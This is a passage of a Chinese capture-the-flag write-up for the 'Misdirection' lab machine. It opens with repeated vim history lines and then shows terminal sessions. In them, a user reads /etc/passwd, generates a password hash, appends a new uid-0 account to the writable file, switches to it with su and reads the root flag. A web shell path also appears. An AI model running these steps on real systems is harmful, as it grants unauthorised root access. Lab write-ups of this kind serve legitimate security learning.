-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354726,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354726,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354726,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354726,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354726,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354726,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354726,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354726,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354726,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354726,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354726,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354726,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354726,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354726,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354726,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354726,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 49 14 ~/web2py/web2py.py
|4,39,49,14,1559354720,"~/web2py/web2py.py"
-' 45 9 ~/web2py/web2py.py
|4,39,45,9,1559354719,"~/web2py/web2py.py"
-' 44 14 ~/web2py/web2py.py
|4,39,44,14,1559354719,"~/web2py/web2py.py"
-' 41 2 ~/web2py/web2py.py
|4,39,41,2,1559354719,"~/web2py/web2py.py"
-' 45 9 ~/web2py/web2py.py
|4,39,45,9,1559354719,"~/web2py/web2py.py"
-' 44 14 ~/web2py/web2py.py
|4,39,44,14,1559354719,"~/web2py/web2py.py"
-' 41 2 ~/web2py/web2py.py
|4,39,41,2,1559354719,"~/web2py/web2py.py"
-' 45 9 ~/web2py/web2py.py
|4,39,45,9,1559354719,"~/web2py/web2py.py"
-' 44 14 ~/web2py/web2py.py
|4,39,44,14,1559354719,"~/web2py/web2py.py"
-' 41 2 ~/web2py/web2py.py
|4,39,41,2,1559354719,"~/web2py/web2py.py"
-' 45 9 ~/web2py/web2py.py
|4,39,45,9,1559354719,"~/web2py/web2py.py"
-' 44 14 ~/web2py/web2py.py
|4,39,44,14,1559354719,"~/web2py/web2py.py"
-' 41 2 ~/web2py/web2py.py
|4,39,41,2,1559354719,"~/web2py/web2py.py"
-' 45 9 ~/web2py/web2py.py
|4,39,45,9,1559354719,"~/web2py/web2py.py"
-' 44 14 ~/web2py/web2py.py
|4,39,44,14,1559354719,"~/web2py/web2py.py"
-' 41 2 ~/web2py/web2py.py
|4,39,41,2,1559354719,"~/web2py/web2py.py"
-' 45 9 ~/web2py/web2py.py
|4,39,45,9,1559354719,"~/web2py/web2py.py"
-' 44 14 ~/web2py/web2py.py
|4,39,44,14,1559354719,"~/web2py/web2py.py"
-' 41 2 ~/web2py/web2py.py
|4,39,41,2,1559354719,"~/web2py/web2py.py"
-' 45 9 ~/web2py/web2py.py
|4,39,45,9,1559354719,"~/web2py/web2py.py"
-' 44 14 ~/web2py/web2py.py
|4,39,44,14,1559354719,"~/web2py/web2py.py"
-' 41 2 ~/web2py/web2py.py
|4,39,41,2,1559354719,"~/web2py/web2py.py"
-' 45 9 ~/web2py/web2py.py
|4,39,45,9,1559354719,"~/web2py/web2py.py"
-' 44 14 ~/web2py/web2py.py
|4,39,44,14,1559354719,"~/web2py/web2py.py"
# History of marks within files (newest to oldest):
> /etc/passwd
* 1559373596 0
" 1 0
> ~/web2py/parameters_8000.py
* 1559355322 0
" 1 0
> ~/web2py/anyserver.py
* 1559354952 0
" 318 9
> ~/web2py/web2py.py
* 1559354745 0
" 4 18
> /var/www/html/shell/index.php
* 1559353920 0
" 1 0
^ 1 1
. 1 0
+ 1 0
brexit@misdirection:~$8、在里面我们发现他的用户权限是可以读写/etc/passwd文件的
cd /etc

cat passwdbrexit@misdirection:~$ cd /etc
cd /etc
brexit@misdirection:/etc$
brexit@misdirection:/etc$ cat passwd
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
brexit:x:1000:1000:brexit:/home/brexit:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
brexit@misdirection:/etc$我们生成一个密码放进去,admin为密码
openssl passwd -1 adminbrexit@misdirection:/etc$ openssl passwd -1 admin
openssl passwd -1 admin
$1$Yi23IF9F$0gInAm0GkvY4ZzsbKT8LA/后续向passwd文件中写入账号密码shell会鬼畜所以这里使用虚拟机中的终端不再使用ssh工具连接
9、查看root用户
cat /etc/passwd | grep root放入passwd文件中
用户名:生成的密码:root用户
zy:$1$Yi23IF9F$0gInAm0GkvY4ZzsbKT8LA/:0:0:root:/root:/bin/bash追加文件
echo 'zy:$1$Yi23IF9F$0gInAm0GkvY4ZzsbKT8LA/:0:0:root:/root:/bin/bash' >> /etc/passwdbrexit@misdirection:/home$ echo 'zy:$1$Yi23IF9F$0gInAm0GkvY4ZzsbKT8LA/:0:0:root:/root:/bin/bash' >> /etc/passwd
<ZzsbKT8LA/:0:0:root:/root:/bin/bash' >> /etc/passwd
brexit@misdirection:/home$
brexit@misdirection:/home$追加成功后,我们访问zy用户
brexit@misdirection:/home$ su zy
su zy
Password: admin

root@misdirection:/home# cd /root
cd /root
root@misdirection:~# ls
ls
root.txt
root@misdirection:~#

root@misdirection:~# cat root.txt
cat root.txt
0d2c6222bfdd3701e0fa12a9a9dc9c8c
root@misdirection:~#
提权成功
本文涉及的技术方法仅适用于 授权测试环境 或 合法 CTF 赛事。请勿在未授权的情况下对任何系统进行测试。安全之路,始于合规,终于责任。